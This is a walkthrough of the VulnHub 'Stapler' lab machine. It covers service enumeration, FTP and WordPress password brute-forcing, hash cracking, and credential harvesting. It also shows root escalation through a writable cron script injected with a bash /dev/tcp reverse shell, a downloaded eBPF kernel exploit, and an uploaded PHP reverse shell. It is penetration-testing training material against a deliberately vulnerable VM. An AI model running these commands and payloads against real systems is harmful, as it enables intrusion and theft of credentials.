Port 80 (HTTP)

1. Feroxbuster enumerated some files

```
200 117l 518w 3771c http://192.168.56.112/.bashrc
200 7l 35w 220c http://192.168.56.112/.bash_logout
200 22l 109w 675c http://192.168.56.112/.profile
```

- .bashrc
- .profile
- .bash_logout
- · Suggests that it is a users home directory

Port 12380 (HTTP)

- 1. Feroxbuster could not enumerate any files/dir
- 2. Nikto detected robots.txt & 2 entries
 - admin112233/
 - /blogblog/

```
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-c all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.56.112' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2021-12-29 00:02:42 (GMT8) (345 seconds)
```

Could not access those dir, auto redirected to index.php

Port 139 (SMB)

- 1. Ran enum4linux
 - Fileshares

Sharename	Туре	Comment
print\$	Disk	Printer Drivers
kathy	Disk	Fred, What are we doing here?
tmp	Disk	All temporary files should be stored here
IPC\$	IPC	IPC Service (red server (Samba, Ubuntu))

Usernames

```
peter
RNunemaker
ETollefson
DSwanger
AParnell
SHayslett
MBassin
JBare
LSolum
IChadwick
MFrei
SStroud
CCeaser
JKanode
CJoo
```

```
Eeth
LSolum2
JLipps
jamie
Sam
Drew
jess
SHAY
Taylor
mel
kai
zoe
NATHAN
www
elly
```

• Regex to grep usernames from enum4linux

```
grep -P "S-\d{1,}-\d{1,}-\d{1,}\s\w+\s\w+" enum4linux.txt |cut -d '\' -f2 | cut -d ' ' -f1
```

- 2. Connect to the fileshares & get all files recursively
 - tmp
 - No files
 - Write Access
 - kathy
 - kathy_stuff
 - backup

```
smbclient //$ip/kathy -c 'prompt;recurse;mget *'
```

- 3. View the contents of the directories
 - kathy_stuff

```
todo-list.txt

1 I'm making sure to backup anything important for Initech, Kathy
2
```

- backup
 - An archive of wordpress CMS files
 - wp-config.php is not present
 - could not find any creds
 - vsftpd.conf
- 4. Store the usernames into a file to be used as a wordlist when bruteforcing

FTP

- 1. nmap detected
 - vsftpd 2.0.8 or later
 - No exploit found for this version

2. Anonymous access is allowed & get all files

```
~/vulnHub/stapler/192.168.56.112/loot/ftp]
    ftp -nv $ip
Connected to 192.168.56.112.
220-
220-l
220-| Harry, make sure to update the banner when you get a chance to show who has access here
220-|--
220-
220
ftp> user anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            1 0
                                       107 Jun 03 2016 note
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            2 0
2 0
drwxr-xr-x
                        0
                                      4096 Jun 04 2016 .
drwxr-xr-x
                         0
                                      4096 Jun 04 2016 ..
                                       107 Jun 03 2016 note
rw-r--r--
             1 0
                         0
226 Directory send OK.
ftp>
```

3. Bruteforce with the username wordlist

```
hydra -L usernames.txt -P usernames.txt -o "/root/vulnHub/stapler/192.168.56.112/scans/tcp21/tcp_21_ftp_hydra.txt" ftp://192.168.56.112
```

```
(root kali)-[~/vulnHub/stapler/192.168.56.112/exploit]

# hydra -L usernames.txt -P usernames.txt ftp://$ip

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-29 01:34:01

[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~5

[DATA] attacking ftp://192.168.56.112:21/

[21][ftp] host: 192.168.56.112 login: SHayslett password: SHayslett

[STATUS] 285.00 tries/min, 285 tries in 00:01h, 615 to do in 00:03h, 16 active

[STATUS] 288.00 tries/min, 864 tries in 00:03h, 36 to do in 00:01h, 16 active

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-29 01:37:12
```

- SHayslett:SHayslett
- 4. Download all files

```
wget -m --no-passive ftp://SHayslett:SHayslett@192.168.56.11
               )-[~/vulnHub/stapler/192.168.56.112/loot/ftp/SHayslett/192.168.56.112]
                                                                                                                                                                                                                                    ucf.conf
                                                                                                                  legal
                                                                                                                                                     mysql
network
                                                                                                                                                                                                                     sos.conf
adduser.conf bindresvport.blacklist crypttab
                                                                                                                  libaudit.conf
                                                                                                                                                                                                      rsyslog.conf
                                                             environment
                                                                           hosts.allow
                                                                                                                                   machine-id
                                                                                                                                                                                                                                                          xdg
xml
                                                                           hosts.deny
inetd.conf
                                                                                                                                   magic
aliases.db
                                                             fstab
                                                                                                                                   magic.mime
                                                                                               issue
                                                             ftpusers
fuse.conf
                                                                            inetd.d
init
init.d
                                                                                                                                   mailcap.order
                                          debconf.conf
                                                                                               issue.net
                                                                                                                  locale.alias
                                                                                                                                                     nsswitch.conf
                                                                                                                                                                                                      screenrc
                                                                                                                                                                                                                     subuid
                                                                                                                  locale.gen
localtime
                                                                                                                                                                          profile
                                                                                                                                                                                                      securetty
                                          debian_version
                                                                                                                                                     overlayroot.conf
                                                             gai.conf
                                                                                                                                                                                                                     sysctl.conf
                                                                                                                                   mime.types
mke2fs.conf
                                                                                                                                                                                                                                    vsftpd.banner
vsftpd.chroot_list
                                          deluser.conf
                                                                                              kernel-img.conf
                                                                                                                                                                          protocols
                                                                                                                                                                                       rc.local
                                                                                                                   login.defs
                                                                                                                                                                                                      services
                                                                                               ld.so.cache
                                                                                                                  logrotate.conf
                                                                                                                                                     passwd
                                                                                                                                                                                       resolv.conf
                                                                                                                                                                                                                                    vsftpd.conf
                                                                                                                                                                                                      shells
                                                                                                                                                                                                                                    vsftpd.user_list
wgetrc
                                          dnsmasq.conf
                                                                            insserv.conf
                                                                                                                                   modules
                                                                                                                                                                         python3
python3.5
                                                                                                                  lsb-release
                crontab dnsmasq.d hostname insserv.conf.d
)-[~/vulnHub/stapler/192.168.56.112/loot/ftp/SHayslett/192.168.56.112]
```

· Could not find any files of use.

SSH

- OpenSSH 7.2p2
- Managed to login with SHayslett:SHayslett

Privilege Escalation - 1 via Creds found in files

- 1. Not allowed to run sudo
- 2. There are multiple home directories for users that we have read access, find out the contents of all

```
cd /home; ls -la * > /home/SHayslett/homeDir.txt
```

peter has sudo access

3. Look for credentials at /var/www/https for possible credentials

```
SHayslett@red:/var/www/https$ ls -la
total 460
drwxr-xr-x 5 root root
                         4096 Jun
                                   5
                                      2016 .
drwxr-xr-x 3 root root
                         4096 Jun
                                      2016 ...
drwxr-xr-x 2 root root
                                      2016 admin112233
                         4096 Jun
                                    3
                         4096 Jun
                                       2016 announcements
drwxr-xr-x 2 root root
                                      2016 blogblog
drwxr-xr-x 5 root root
                         4096 Jun
                              Jun
                                       2016 custom_400.html
-rw-r--r-- 1 root root 434538
                                   3
                                       2016 .htaccess
-rw-r--r-- 1 root root
                           92
                              Jun
                                   5
-rw-r--r-- 1 root root
                           21
                              Jun
                                      2016 index.html
-rw-r--r-- 1 root root
                           59
                              Jun 3
                                      2016 robots.txt
SHayslett@red:/var/www/https$
```

- · we found the dir that was enumerated by nikto
- 4. Found mysql credentials in wp-config.php file

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

root:plbkac

5. Access mysql

```
mysql> select * from wp_users;
  ID | user_login | user_pass
                                                           | user nicename | user email
                                                                                                      | user_url
                                                                                                                                                  | user_activation_key | user_status | display_name
                                                                                                                          | user_registered
                                                                                                       http://localhost |
                     $P$B7889EMq/erHIuZapMB8GEizebcIy9.
                                                                              john@red.localhost
                                                                                                                           2016-06-03 23:18:47
       Elly
                     $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0
                                                            elly
                                                                              Elly@red.localhost
                                                                                                                            2016-06-05 16:11:33
                                                                                                                                                                                         Elly Jones
                                                                                                                            2016-06-05 16:13:16
       Peter
                     $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
                                                            peter
                                                                             peter@red.localhost
                                                                                                                                                                                     0 | Peter Parker
                     $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0
$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10
                                                                                                                                                                                       | Barry Atkins
| Heather Neville
                                                                              barry@red.localhost
                                                                                                                            2016-06-05 16:14:26
       barry
                                                            barry
                                                                             heather@red.localhost
                                                                                                                            2016-06-05 16:18:04
       heather
                                                            heather
                     $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1
                                                                             garry@red.localhost
                                                                                                                            2016-06-05 16:18:23
                                                                                                                                                                                       | garry
       garry
                                                            garry
       harry
                     $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0
                                                            harry
                                                                              harry@red.localhost
                                                                                                                            2016-06-05 16:18:41
                                                                                                                                                                                         harry
      scott
kathy
                                                                                                                            2016-06-05 16:18:59
   8 |
                     $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1
                                                            scott
                                                                             scott@red.localhost
                                                                                                                                                                                     0 | scott
                                                                              kathy@red.localhost
                     $P$BZlxAMnC60N.PYaurLGrhfBi6TjtcA0
                                                            kathy
                                                                                                                            2016-06-05 16:19:14
                                                                                                                                                                                         kathy
                     $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0
                                                                              tim@red.localhost
                                                                                                                            2016-06-05 16:19:29
  10
       tim
                                                            tim
                                                                                                                                                                                          tim
       ZOE
                     $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1
                                                                              zoe@red.localhost
                                                                                                                            2016-06-05 16:19:50
                                                                                                                                                                                         ZOE
                     $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.
                                                            dave
       Dave
                                                                              dave@red.localhost
                                                                                                                            2016-06-05 16:20:09
                                                                                                                                                                                          Dave
                     $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0
$P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
                                                                              simon@red.localhost
                                                                                                                            2016-06-05 16:20:35
 13
     | Simon
                                                            simon
                                                                                                                                                                                     0 | Simon
  14
       Abby
                                                                              abby@red.localhost
                                                                                                                            2016-06-05 16:20:53
                                                                                                                                                                                         Abby
                                                            abby
       Vicki
                     $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131
                                                                              vicki@red.localhost
                                                                                                                            2016-06-05 16:21:14
                                                                                                                                                                                          Vicki
                     $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0
                                                                                                                            2016-06-05 16:42:23
                                                                                                                                                                                          Pam
                                                                             pam@red.localhost
16 rows in set (0.00 sec)
mysql>
```

· Hash: phpass

6. Extract hashes from the table

```
grep -oP "\|\s+\d+\s\|\s\S+\s\|\" creds-table.txt | cut -d '|' -f4 | cut -d ' ' -f2 > hashes.txt

[root @ kali - [-/vulnHub/stapler/192.168.56.112/loot/ssh-loot]

grep -oP "\|\s+\d+\s\|\s\S+\s\|\s\S+\s\|\cdot cut -d '|' -f4 | cut -d ' ' -f2 | grep -n ""

1.5P87889FMg/ertIuZanNB86FizebcIv9
```

7. Bruteforce with hashcat

```
hashcat -a 0 -m 400 hashes.txt /usr/share/wordlists/rockyou.txt --force -0 -w 4 --opencl-device-types 1,2

john:$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect

barry:$P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0:washere

heather:$P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10:passphrase

garry:$P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1:football
```

```
harry:$P$BqV.SQ60tKhVV7k7h1wqESkMh41buR0:monkey
scott:$P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1:cookie
kathy:$P$BZlxAMnC60N.PYaurLGrhfBi6TjtcA0:coolgirl
tim:$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0:thumb
pam:$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0:0520
dave:$P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy.:damachine
```

- Step 1 7: Is a dead end
- 8. Cat out the content of all .bash file in /home
 - .bash could contain credentials

```
cat */* > output.txt
cat output.txt | grep pass
```

Found credentials

```
ssh<mark>pass</mark> -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
```

- peter:JZQuyIN5
- JKanode:thisismypassword
- 9. Change user to peter & obtain root shell

```
The function will not be run in future, but you can run
it yourself as follows:
    autoload -Uz zsh-newuser-install
    zsh-newuser-install -f

The code added to ~/.zshrc is marked by the lines
# Lines configured by zsh-newuser-install
# End of lines configured by zsh-newuser-install
You should not edit anything between these lines if you intend to
run zsh-newuser-install again. You may, however, edit any other part
of the file.
red% sudo -l
Matching Defaults entries for peter on red:
    lecture=always, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
    (ALL: ALL) ALL
red%
```

10. Exploit & obtain flag

```
red% sudo chown peter /root
```

Privilege Escalation - 2 via Cronjob Misconfig

1. Ran linpeas

```
sh files in path
https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/sbin/cron-logrotate.sh
/usr/bin/gettext.sh
```

```
Cron jobs
/usr/bin/crontab
 -rw-r--r-- 1 root root
                            722 Apr 5 2016 /etc/crontab
/etc/cron.d:
total 32
drwxr-xr-x 2 root root 4096 Jun 3 2016 .
drwxr-xr-x 100 root root 12288 Jun 7 2016 ..
-rw-r--r- 1 root root 56 Jun 3 2016 logrotate
-rw-r--r- 1 root root 589 Jul 16 2014 mdadm
-rw-r--r- 1 root root 670 Mar 1 2016 php
-rw-r--r- 1 root root 102 Jun 3 2016 .placeholder
/etc/cron.daily:
total 56
drwxr-xr-x
            2 root root 4096 Jun 3 2016 .
drwxr-xr-x 100 root root 12288 Jun 7
                                         2016 ...
-rwxr-xr-x 1 root root 539 Apr 5
                                         2016 apache2
-rwxr-xr-x 1 root root 376 Mar 31 2016 apport
-rwxr-xr-x 1 root root 920 Apr 5 2016 apt-compat
-rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg
-rwxr-xr-x 1 root root 372 May 6 2015 logrotate
-rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm 🖑
2016<sub>100%</sub> aceholder
-rwxr-xr-x 1 root root 383 Mar 8 2016 samba
-rwxr-xr-x 1 root root 214 Apr 12 2016 update-notifier-common
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.56.103/4444 0>81
```

2. Shell obtained

```
(root@kali)-[~/vulnHub/stapler]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.112] 51754
bash: cannot set terminal process group (32181): Inappropriate ioctl for device bash: no job control in this shell
root@red:~# whoami
whoami
root
root@red:~# ...
```

Privilege Escalation - 3 via Kernel Exploit

1. Ran linpeas

```
Basic information

OS: Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016

User & Groups: uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)

Hostname: red.initech

Writable folder: /dev/shm

[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)

[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

- 2. Search for kernel exploit
 - Linux Kernel 4.4.x (Ubuntu 16.04) 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
 - requires libfuse-dev to be installed on the machine
 - https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip □

```
SHayslett@red:/home/www$ dpkg --get-selections | grep fuse
fuse
libfuse-dev
libfuse2:i386
SHayslett@red:/home/www$
```

3. Setting up the exploit

```
wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
#Send over to target
unzip 39772.zip
cd 39772/
tar xvf exploit.tar
```

4. Running the exploit

```
cd ebpf_mapfd_doubleput_exploit
chmod +x compile.sh
```

Initial Access - 2 Wordpress

- Instead of bruteforcing FTP/SSH → Initial Access, wordpress → rce
- 1. On tcp/12380 (HTTP), nikto enumerated:

root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit#

- admin112233/
- /blogblog/

./compile.sh

- this site uses SSL
- · Redirected to index.php unless we change our our protcol to HTTPS

```
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.56.112' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8871 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2021-12-29 00:02:42 (GMT8) (345 seconds)
```

2. Proceed to the wordpress site, view post welcome post

WELCOME TO INITECH INTERNAL DEPLOYMENT BLOG.

Hello World!

... That's how you start everything off!

Okay, enough monkeying around, and let's start!

Each week that goes by, we will be posting updates every Friday afternoon to make sure we are all on the same page.

BY IN JOHN SMITH

WRITTEN BY JOHN SMITH

I run this place

- John Smith is the administrator?
- 3. Get John Smith credentials, 2 Methods
 - wpscan bruteforce
 - vulnerable plugin exploit \rightarrow crack hash
- 4. Run wpscan (enumerate users)

```
wpscan --disable-tls-checks --url https://192.168.56.112:12380/blogblog --no-update -e u -f cli-no-color 2>&1 |
tee "/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_user_enum.txt"
```

```
[+] John Smith
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Passive Detection)
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

5. Bruteforce user john (Method 1)

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url https://192.168.56.112:12380/blogblog --
usernames john --passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee
"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_bruteforce.txt"
```

[!] Valid Combinations Found: | Username: john, Password: incorrect

6. Run wpscan (enumerate plugins)

```
wpscan --disable-tls-checks --no-update --plugins-detection aggressive --plugins-version-detection aggressive --
url https://192.168.56.112:12380/blogblog -f cli-no-color 2>&1 | tee

"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_plugin_enum.txt"
```

- advanced-video-embed-embed-videos-or-playlists
 - 1.0
- akismet

- 4.2.1
- shortcode-ui
 - o 0.7.4
- 7. Search for vulnerable plugins

```
(root ⊕ kali)-[-/vulnHub/stapler/192.168.56.112/exploit]

Exploit Title | Path

WordPress Plugin Advanced Video 1.0 - Local File Inclusion | php/webapps/39646.py

Shellcodes: No Results
```

- Exploit had an SSL issue, found a fix:
- https://gist.github.com/kongwenbin/8e89f553641bd76b1ee4bb93460fbb2c □
- 8. Change url in the exploit & run it
 - Run the exploit
 - Path to /wp-content/uploads/<random number>.jpeg

curl --insecure https://192.168.56.112:12380/blogblog/wp-content/uploads/98952606.jpeg > wp-config.php

```
(**sot ** kali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE
### curl --insecure https://192.168.56.112:12380/blogblog/wp-content/uploads/98952606.jpeg

(?php
/**
    * The base configurations of the WordPress.
    *
    * This file has the following configurations: MySQL settings, Table Prefix,
    * Secret Keys, and ABSPATH. You can find more information by visiting
    * {alink https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
    * Codex page. You can get the MySQL settings from your web host.
    *
    * This file is used by the wp-config.php creation script during the
    * installation. You don't have to use the web site, you can just copy this file
    * to "wp-config.php" and fill in the values.
    *
    * apackage WordPress
    */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'plbkac');
```

root:plbkac

9. Access mysql with root:plbkac & get password hash for user john

```
mysql -h 192.168.56.112 -u root -p plbkac
use wordpress;
select * from wp_users;
```

```
Welcome to the MariaDB monitor. Commands end with; or \g. Your MySQL connection id is 690
Server version: 5.7.12-Oubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and of the composition of the com
```


- john:\$P\$B7889EMq/erHIuZapMB8GEizebcIy9.
- 10. Brute force with hashcat

```
hashcat -a 0 -m 400 hashes.txt /usr/share/wordlists/rockyou.txt --force -O -w 4 --opencl-device-types 1,2
```

```
(root kali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]
# hashcat -a 0 -m 400 hash /usr/share/wordlists/rockyou.txt --force -0 -w 4 --opencl-device-types
1,2 --show
$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect
```

- john:incorrect
- 11. Login with john:incorrect & insert php-reverse-shell.php
 - Tried to insert it in 404.php, did not have write access

• Upload php-reverse-shell.php via plugins



- Ignore the FTP connection
- 12. Start a listener & execute reverse shell at /wp-content/uploads/shell_plugin.php

```
(roof rali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.112] 46160
bash: cannot set terminal process group (1196): Inappropriate ioctl for device
bash: no job control in this shell
www-data@red:/var/www/https/blogblog/wp-content/uploads$ whoami
whoami
www-data@red:/var/www/https/blogblog/wp-content/uploads$
```

13. Proceed to Privilege Escalation Section from above.

